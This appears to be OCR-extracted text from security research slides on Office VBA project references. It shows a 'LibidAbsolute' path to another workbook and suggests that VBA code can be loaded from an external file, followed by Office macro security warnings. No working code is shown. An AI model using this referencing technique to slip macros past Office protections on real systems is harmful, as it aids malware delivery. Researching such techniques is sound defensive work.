
0000002 A7	003 0	Array of bytes – **LibidAbsolute**	*\cc:\Example Path\Example-ReferenceProject.xls

It appears as if one can provide an absolute(or relative) path to an Office file and use its VBA project.

LET'S EXPLORE!

VBA REFERENCING TRIALS

VBA REFERENCING TRIALS




SECURITY WARNING Macros have been disabled.

Microsoft Visual Basic for Applications

The macros in this project are disabled. Please refer to the online help or documentation of the host application to determine how to enable macros.

VBA REFERENCING TRIALS


Microsoft PowerPoint Security Notice


Microsoft Office has identified a potential security concern.

Warning: It is not possible to determine that this content came from a trustworthy source. You should leave this content disabled unless the content provides critical functionality and you trust its source.

